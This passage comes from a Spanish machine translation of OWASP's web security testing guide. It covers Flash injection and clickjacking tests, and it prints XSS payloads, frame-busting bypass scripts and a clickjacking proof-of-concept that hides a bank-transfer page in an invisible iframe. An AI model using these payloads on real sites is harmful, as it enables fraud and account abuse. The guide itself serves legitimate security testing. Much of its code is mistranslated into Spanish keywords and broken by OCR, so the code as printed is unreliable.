Lo mismo es posible cuando solo una parte de getURL se controla mediante inyección DOM con inyección Flash JavaScript:

```
getUrl('javascript:función('+_root.arg+')')
```

Usando `como función`

Puede utilizar el protocolo especial `asfunction` para hacer que el vínculo ejecute una función ActionScript en un archivo SWF en lugar de abrir una URL. Hasta el lanzamiento de Flash Player 9 r48, se podía utilizar una función en todos los métodos que tuvieran una URL como argumento. Después de esa versión, se restringió el uso de una función dentro de un campo de texto HTML.

Esto significa que un evaluador podría intentar inyectar:

Machine Translated by Google


```
comofunción:getURL,javascript:código malvado
```

en todos los métodos inseguros, tales como:

```
cargarpelícula(_root.URL)
```

solicitando:

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

Interfaz externa

`ExternalInterface.call` es un método estático introducido por Adobe para mejorar la interacción entre el reproductor y el navegador tanto para ActionScript 2.0 como para ActionScript 3.0.

Desde el punto de vista de la seguridad, se podría abusar de él cuando se pudiera controlar parte de su argumento:

```
flash.external.ExternalInterface.call(_root.callback);
```

El patrón de ataque para este tipo de falla puede ser algo como el siguiente:

```
evaluar (código malvado)
```

ya que el JavaScript interno que ejecuta el navegador será algo similar a:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefinido/>"; }')
```

Inyección HTML

Los objetos TextField pueden representar HTML mínimo configurando:

```
tf.html = verdadero
tf.htmlText = '<etiqueta>texto</etiqueta>'
```

Entonces, si el evaluador pudiera controlar alguna parte del texto, se podría inyectar una etiqueta <a> o una etiqueta de imagen, lo que provocaría una modificación de la GUI o un ataque XSS en el navegador.

Algunos ejemplos de ataques con etiqueta <a> :

- XSS directo: `<a href='javascript:alert(123)'>`
- Llame a una función: `<a href='asfunction:function,arg'> Llame a`
- funciones públicas SWF: `<a href='asfunction:_root.obj.function, arg'>`
- Llame a estática nativa como función: `<a href='asfunction:System.Security.allowDomain,evilhost'>`

También se podría utilizar una etiqueta de imagen:

```
<img src='http://evil/evil.swf'>
```

Machine Translated by Google

En este ejemplo, es necesario .swf para omitir el filtro interno de Flash Player:

```
<img src='javascript:evilcode//.swf'>
```

Desde el lanzamiento de Flash Player 9.0.124.0, XSS ya no es explotable, pero aún se puede realizar la modificación de la GUI.

Las siguientes herramientas pueden resultar útiles para trabajar con SWF:

- Investigador de Adobe SWF
- OWASP SWFIntruso
- Descompilador – Flare
- Desensamblador – Flasm
- Swfmill: convierte Swf a XML y viceversa

Machine Translated by Google

Pruebas de clickjacking

WSTG-CLNT-09

Resumen El

clickjacking, un subconjunto de la reparación de la interfaz de usuario, es una técnica maliciosa mediante la cual se engaña a un usuario web para que interactúe (en la mayoría de los casos haciendo clic) con algo distinto a lo que el usuario cree que está interactuando. Este tipo de ataque, ya sea solo o junto con otros ataques, podría enviar comandos no autorizados o revelar información confidencial mientras la víctima interactúa con páginas web aparentemente inofensivas. El término clickjacking fue acuñado por Jeremiah Grossman y Robert Hansen en 2008.

Un ataque de clickjacking utiliza características aparentemente inofensivas de HTML y JavaScript para obligar a la víctima a realizar acciones no deseadas, como hacer clic en un botón invisible que realiza una operación no deseada. Este es un problema de seguridad del lado del cliente que afecta a una variedad de navegadores y plataformas.

Para llevar a cabo este ataque, un atacante crea una página web aparentemente inofensiva que carga la aplicación de destino mediante el uso de un marco en línea (oculto con código CSS). Una vez hecho esto, un atacante puede inducir a la víctima a interactuar con la página web por otros medios (mediante, por ejemplo, ingeniería social). Al igual que otros ataques, un requisito previo común es que la víctima esté autenticada en el sitio web objetivo del atacante.




Figura 4.11.9-1: Ilustración del marco en línea Clickjacking

Machine Translated by Google

La víctima navega por la página web del atacante con la intención de interactuar con la interfaz de usuario visible, pero sin darse cuenta realiza acciones en la página oculta. Al utilizar la página oculta, un atacante puede engañar a los usuarios para que realicen acciones que nunca tuvieron intención de realizar mediante la ubicación de los elementos ocultos en la página web.




Figura 4.11.9-2: Ilustración de marco en línea enmascarado

El poder de este método es que las acciones realizadas por la víctima se originan en la página web de destino oculta pero auténtica. En consecuencia, se podrían eludir algunas de las protecciones anti-CSRF implementadas por los desarrolladores para proteger la página web de ataques CSRF.

Objetivos de la prueba

- Comprender las medidas de seguridad implementadas.
- Evalúa qué tan estrictas son las medidas de seguridad y si se pueden eludir.

Cómo probar

Como se mencionó anteriormente, este tipo de ataque a menudo está diseñado para permitir que un atacante induzca acciones de los usuarios en el sitio objetivo, incluso si se utilizan tokens anti-CSRF. Se deben realizar pruebas para determinar si las páginas del sitio web son vulnerables a ataques de clickjacking.

Los evaluadores pueden investigar si una página de destino se puede cargar en un marco en línea creando una página web simple que incluya un marco que contenga la página web de destino. En el siguiente fragmento se muestra un ejemplo de código HTML para crear esta página web de prueba:

```
<html>
    <cabeza>
        <title> Página de prueba de Clickjack</title>
    </cabeza>
    <cuerpo>
        <iframe src="http://www.target.site" ancho="500" alto="500"></iframe>
    </cuerpo>
</html>
```

Si la página http://www.target.site se carga correctamente en el marco, entonces el sitio es vulnerable y no tiene ningún tipo de protección contra ataques de clickjacking.

Machine Translated by Google

Omitir la protección contra clickjacking

Si la página http://www.target.site no aparece en el marco en línea, es probable que el sitio tenga algún tipo de protección contra el clickjacking. Es importante tener en cuenta que esto no garantiza que la página sea totalmente inmune al clickjacking.

Los métodos para proteger una página web del clickjacking se pueden dividir en algunos mecanismos principales. En algunas circunstancias, es posible evitar estos métodos empleando soluciones alternativas específicas. Para obtener más recursos de OWASP sobre la defensa contra el clickjacking, consulte la Hoja de referencia de defensa contra el clickjacking de OWASP.

Protección del lado del cliente: destrucción de marcos

El método más común del lado del cliente, que se ha desarrollado para proteger una página web del clickjacking, se llama Frame Busting y consiste en un script en cada página que no debe estar enmarcado. El objetivo de esta técnica es evitar que un sitio funcione cuando se carga dentro de un marco.

La estructura del código de destrucción de marcos normalmente consta de una "declaración condicional" y una declaración de "contraacción". Para este tipo de protección, existen algunas soluciones que se denominan "romper el marco del busto". Algunas de estas técnicas son específicas del navegador, mientras que otras funcionan en todos los navegadores.

Versión del sitio web móvil

Las versiones móviles del sitio web suelen ser más pequeñas y más rápidas que las de escritorio, y tienen que ser menos complejas que la aplicación principal. Las variantes móviles suelen tener menos protección, ya que se supone erróneamente que un atacante no podría atacar una aplicación a través del teléfono inteligente. Esto es fundamentalmente incorrecto, porque un atacante puede falsificar el origen real proporcionado por un navegador web, de modo que una víctima que no sea móvil pueda visitar una aplicación creada para usuarios móviles. De esta suposición se deduce que en algunos casos no es necesario utilizar técnicas para evadir el frame busting cuando existen alternativas desprotegidas que permiten el uso de los mismos vectores de ataque.

Doble encuadre

Algunas técnicas de destrucción de fotogramas intentan romper el fotograma asignando un valor al atributo parent.location en el declaración de “contramedida”.

Tales acciones son, por ejemplo:

- self.parent.ubicación = documento.ubicación
- parent.ubicación.href = self.ubicación
- ubicación.padre = ubicación.propia

Este método funciona bien hasta que la página de destino esté enmarcada por una sola página. Sin embargo, si el atacante encierra la página web de destino en un marco anidado en otro (un marco doble), intentar acceder a parent.location se convierte en una violación de seguridad en todos los navegadores populares, debido a la política de navegación de marcos descendientes. Esta violación de seguridad desactiva la navegación de contraataque.

Código de eliminación del marco del sitio de destino (ejemplo.org):

```
if(ubicación.superior!=self.ubicación) {
        ubicación.padre = ubicación.propia;
}
```

Cuadro superior del atacante (ficticio2.html):

```
<iframe src="ficticio.html">
```

Subtrama ficticia del atacante (ficticio.html):

Machine Translated by Google


```
<iframe src="http://ejemplo.org">
```

Deshabilitar JavaScript

Dado que este tipo de protecciones del lado del cliente se basan en código JavaScript que destruye marcos, si la víctima tiene JavaScript deshabilitado o es posible que un atacante deshabilite el código JavaScript, la página web no tendrá ningún mecanismo de protección contra el clickjacking.

Hay tres técnicas de desactivación que se pueden utilizar con marcos:

- Marcos restringidos con Internet Explorer: A partir de Internet Explorer 6, un marco puede tener el atributo de “seguridad” que, si se establece en el valor “restringido”, garantiza que el código JavaScript, los controles ActiveX y los redireccionamientos a otros sitios no No funciona en el marco.

Ejemplo:

```
<iframe src="http://example.org" seguridad="restringido"></iframe>
```

- Atributo Sandbox: con HTML5 hay un nuevo atributo llamado “sandbox”. Permite un conjunto de restricciones de contenido. cargado en el iframe. Por el momento este atributo sólo es compatible con Chrome y Safari.

Ejemplo:

```
<iframe src="http://example.org" entorno de pruebas></iframe>
```

- Modo de diseño: Paul Stone mostró un problema de seguridad relacionado con el "modo de diseño" que se puede activar en la página de marco (a través de document.designMode), deshabilitando JavaScript en la parte superior y en el submarco. El modo de diseño está actualmente implementado en Firefox e IE8.

Evento OnBeforeUnload

El evento onBeforeUnload podría usarse para evadir el código de destrucción de fotogramas. Este evento se llama cuando el código de destrucción de marcos quiere destruir el iframe cargando la URL en toda la página web y no solo en el iframe. La función del controlador devuelve una cadena que se le solicita al usuario que confirme si desea abandonar la página. Cuando se muestra esta cadena, es probable que el usuario cancele la navegación, frustrando el intento de romper el marco del objetivo.

El atacante puede utilizar este ataque registrando un evento de descarga en la página superior utilizando el siguiente código de ejemplo:

```
<h1>www.ficticio.site</h1> <script>

ventana.onbeforeunload = función() {

        devolver " ¿Quieres abandonar el sitio ficticio?";

} </script>
<iframe src="http://ejemplo.org">
```

La técnica anterior requiere la interacción del usuario pero, el mismo resultado, se puede lograr sin avisar al usuario.
Para hacer esto, el atacante debe cancelar automáticamente la solicitud de navegación entrante en un controlador de eventos onBeforeUnload enviando repetidamente (por ejemplo cada milisegundo) una solicitud de navegación a una página web que responde con un encabezado "HTTP/1.1 204 No Content".

Dado que con esta respuesta el navegador no hará nada, el resultado de esta operación es el vaciado del canal de solicitud, lo que hace que el intento original de destrucción de marco sea inútil.

Machine Translated by Google

Siguiendo un código de ejemplo:

204 página:

```
<?php
        header("HTTP/1.1 204 Sin contenido");
?>
```

Página del atacante:

```
<script>
        var prevent_bust = 0;
        ventana.onbeforeunload = función() { prevent_bust+
                +;
        };
        establecer intervalo (
                función() {
                        if (prevent_bust > 0) { prevent_bust
                                -= 2; window.top.location
                                = "http://attacker.site/204.php";

                } }, 1); </
script>
<iframe src="http://ejemplo.org">
```

Filtro XSS

A partir de Google Chrome 4.0 y de IE8, se introdujeron filtros XSS para proteger a los usuarios de ataques XSS reflejados. Nava y Lindsay han observado que este tipo de filtros se pueden utilizar para desactivar el código de destrucción de fotogramas fingiéndolo como código malicioso.

- Filtro IE8 XSS: este filtro tiene visibilidad de todos los parámetros de cada solicitud y respuesta que fluye a través del navegador web y los compara con un conjunto de expresiones regulares para buscar intentos XSS reflejados. Cuando el filtro identifica posibles ataques XSS; deshabilita todos los scripts en línea dentro de la página, incluidos los scripts de destrucción de marcos (se podría hacer lo mismo con los scripts externos). Por este motivo, un atacante podría inducir un falso positivo insertando el comienzo del script de destrucción de tramas en los parámetros de una solicitud.

Ejemplo: código para romper el marco de la página web de destino:

```
<script> si
        (arriba! = yo) {

                top.ubicación=self.ubicación;

} </script>
```

Código de atacante:

```
<iframe src="http://example.org/?param=<script>if">
```

- Filtro XSSAuditor de Chrome 4.0: Tiene un comportamiento un poco diferente en comparación con el filtro XSS de IE8, de hecho con este filtro un atacante podría desactivar un “script” pasando su código en un parámetro de solicitud. Esto permite que la página de marco se dirija específicamente a un único fragmento que contenga el código de ruptura de marco, dejando todos los demás códigos intactos.

Ejemplo: código para romper el marco de la página web de destino:

Machine Translated by Google


```
<script> si
        (arriba! = yo) {

                top.ubicación=self.ubicación;

} </script>
```

Código de atacante:

```
<iframe src="http://example.org/?param=if(top+!%3D+self)+%7B+top.location%3Dself.location%3B+%7D">
```

Redefiniendo la ubicación

Para varios navegadores, la variable "document.location" es un atributo inmutable. Sin embargo, para algunas versiones de Internet Explorer y Safari, es posible redefinir este atributo. Este hecho se puede aprovechar para evadir el código de destrucción de fotogramas.

- Redefinición de ubicación en IE7 e IE8: es posible redefinir “ubicación” como se ilustra en el siguiente ejemplo.
  Al definir "ubicación" como una variable, cualquier código que intente leer o navegar asignando "top.location" fallará debido a una violación de seguridad y, por lo tanto, el código de destrucción de marcos se suspende.

Ejemplo:

```
<script>
        var ubicación = "xyz"; </
script>
<iframe src="http://ejemplo.org"></iframe>
```

- Redefiniendo la ubicación en Safari 4.0.4: Para eliminar el código de destrucción de marcos con “top.location”, es posible vincular “ubicación” a una función a través de defineSetter (a través de la ventana), de modo que un intento de leer o navegar hasta el “top. ubicación” fallará.

Ejemplo:

```
<script>
        window.defineSetter("ubicación" , función(){}); </script> <iframe
src="http://
ejemplo.org"></iframe>
```

Protección del lado del servidor: Opciones de X-Frame

Microsoft implementó un enfoque alternativo al código de destrucción de marcos del lado del cliente y consiste en una defensa basada en encabezados. Este nuevo encabezado "X-FRAME-OPTIONS" se envía desde el servidor en las respuestas HTTP y se utiliza para marcar páginas web que no deben estar enmarcadas. Este encabezado puede tomar los valores DENY, SAMEORIGIN, ALLOW-FROM origin o
ALLOWALL no estándar. El valor recomendado es NEGAR.

"X-FRAME-OPTIONS" es una muy buena solución y fue adoptada por los principales navegadores, pero también existen algunas limitaciones para esta técnica que podrían llevar en cualquier caso a explotar la vulnerabilidad de clickjacking.

Compatibilidad del navegador

Desde que se introdujeron “X-FRAME-OPTIONS” en 2009, este encabezado no es compatible con el navegador antiguo. Por lo tanto, todo usuario que no tenga un navegador actualizado podría ser víctima de un ataque de clickjacking.

Navegador	Versión más baja
explorador de Internet	8.0

Machine Translated by Google

Firefox (Geco)	3.6.9 (1.9.2.9)
Ópera	10.50
Safari	4.0
Cromo	4.1.249.1042

apoderados

Los servidores proxy web son conocidos por agregar y eliminar encabezados. En el caso de que un proxy web elimine el encabezado "X-FRAME-OPTIONS", el sitio pierde su protección de marco.

Versión del sitio web móvil

También en este caso, dado que X-FRAME-OPTIONS debe implementarse en cada página del sitio web, es posible que los desarrolladores no hayan protegido la versión móvil del sitio web.

Crear una prueba de concepto

Una vez que hayamos descubierto que el sitio que estamos probando es vulnerable a un ataque de clickjacking, podemos proceder con el desarrollo de una prueba de concepto (PoC) para demostrar la vulnerabilidad. Es importante tener en cuenta que, como se mencionó anteriormente, estos ataques se pueden usar junto con otras formas de ataques (por ejemplo, ataques CSRF) y podrían conducir a superar los tokens anti-CSRF. En este sentido podemos imaginar que, por ejemplo, el sitio web example.org permite a usuarios autenticados y autorizados realizar una transferencia de dinero a otra cuenta.

Supongamos que para realizar la transferencia los desarrolladores han previsto tres pasos. En el primer paso el usuario rellena un formulario con la cuenta de destino y el importe. En el segundo paso, cada vez que el usuario envía el formulario, se presenta una página de resumen solicitando confirmación al usuario (como la que se presenta en la siguiente imagen).




Figura 4.11.9-3: Ejemplo de clickjacking Paso 2

Siguiendo un fragmento del código para el paso 2:

```
//generar token anti CSRF aleatorio $csrfToken =
md5(uniqid(rand(), TRUE));

//establece el token como en los datos de la sesión
$_SESSION['antiCsrf'] = $csrfToken;

//Transferir formulario con el campo oculto
$formulario '
= <formulario nombre="transferForm" acción="confirmar.php" método="POST">
        <div clase="caja">
        <h1>BANCO XYZ - Confirmar transferencia</h1>
        <p>
        ¿Quieres confirmar una transferencia de <b>'? $_REQUEST['monto'] .' &#euro;</b> a la cuenta: <b>'. $_REQUEST['cuenta'] .'</b> ? </p> <etiqueta>


            < tipo de entrada="oculto" nombre="cantidad" valor="' . $_REQUEST['cantidad'] . < tipo de entrada="oculto"  '" />
            nombre=" valor de cuenta"='" . $_REQUEST['cuenta'] . <input type="hidden" name="antiCsrf" value="' . $csrfToken .  '" />
            <input type="submit" class="botón" valor="Transferir dinero" /> </label>  '" />
```

Machine Translated by Google


```
            </div>
</form>';
```

En el último paso se planifican los controles de seguridad y luego, si todo está bien, se realiza el traslado. En el siguiente listado se presenta un fragmento de código del último paso:

> Nota: en este ejemplo, por simplicidad, no hay desinfección de entradas, pero no tiene relevancia para bloquear este tipo de ataque.

```
if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) ) {

        // lógica de entrada y comprobaciones de desinfección

        // comprueba el token anti-CSRF
        if(($_SESSION['antiCsrf'] == $_POST['antiCsrf']) {
            eco '<p> '. $_POST['monto'] .' &euro; transferido exitosamente a la cuenta: '.
$_POST['cuenta'] .' </p>';

} } else
        { echo '<p>Transferir KO</p>';
}
```

Como puede ver, el código está protegido contra ataques CSRF con un token aleatorio generado en el segundo paso y aceptando solo la variable pasada mediante el método POST. En esta situación, un atacante podría crear un ataque CSRF + Clickjacking para evadir la protección anti-CSRF y obligar a la víctima a realizar una transferencia de dinero sin su consentimiento.

La página objetivo del ataque es el segundo paso del procedimiento de transferencia de dinero. Dado que los desarrolladores colocaron los controles de seguridad solo en el último paso, pensando que esto es lo suficientemente seguro, el atacante podría pasar los parámetros de la cuenta y el monto a través del método GET.

> Nota: existe un ataque de clickjacking avanzado que permite obligar a los usuarios a completar un formulario, por lo que también en el caso en que se requiera completar un formulario, el ataque es factible.

La página del atacante puede parecer una página web simple e inofensiva como la que se presenta a continuación:

Figura 4.11.9-4: Ejemplo de Clickjacking Página maliciosa 1

Pero jugando con el valor de opacidad de CSS podemos ver lo que se esconde debajo de la página web aparentemente inocua.

Machine Translated by Google




Figura 4.11.9-5: Ejemplo de Clickjacking Página maliciosa 2

El código de clickjacking para crear esta página se presenta a continuación:

```
<html>
    <cabeza>
        <title>Página web de confianza </title>

        < tipo de estilo="text/css"><!-- *{

                margen:0;
                relleno: 0;

            } cuerpo
                { fondo:#ffffff;

            } .botón
            {
                relleno: 5px;
                antecedentes:#6699CC;
                izquierda: 275
                px; ancho: 120
                px; borde: 1px sólido #336699;

            } #content
                { ancho: 500px;
                altura: 500 px;
                margen superior: 150px;
                margen izquierdo: 500px;

            } #clickjacking {

                posición: absoluta;
                izquierda:
                172px;
                arriba: 60px; filtro: alfa(opacidad=0);
                opacidad: 0.0
            }
        //--></estilo>

    </cabeza>
    <cuerpo>
        <div id="contenido">
            <h1>www.owasp.com</h1>
```

Machine Translated by Google


```
                <form action="http://www.owasp.com"> <input
                    type="submit" class="button" value="¡Haz clic y listo!"> </form>

            </div>

                <iframe id="clickjacking"-src="http//localhost/csrf/transferphp?
cuenta=atacante&amount=10000"-width="500"-height="500"-scrolling="no"-frameborder="none"> </iframe>

        </cuerpo>
</html>
```

Con la ayuda de CSS (tenga en cuenta el bloque #clickjacking) podemos enmascarar y posicionar adecuadamente el iframe de tal manera que coincida con los botones. Si la víctima hace clic en el botón "¡Haz clic y listo!" Se envía el formulario y se completa la transferencia.




Figura 4.11.9-6: Ejemplo de Clickjacking Página maliciosa 3

El ejemplo presentado utiliza sólo la técnica básica de clickjacking, pero con una técnica avanzada es posible forzar al usuario a completar el formulario con valores definidos por el atacante.

Referencias

- Secuestro de clics OWASP
- Secuestro de clics en Wikipedia
- Seguridad de la información contextual: “Clickjacking de próxima generación”
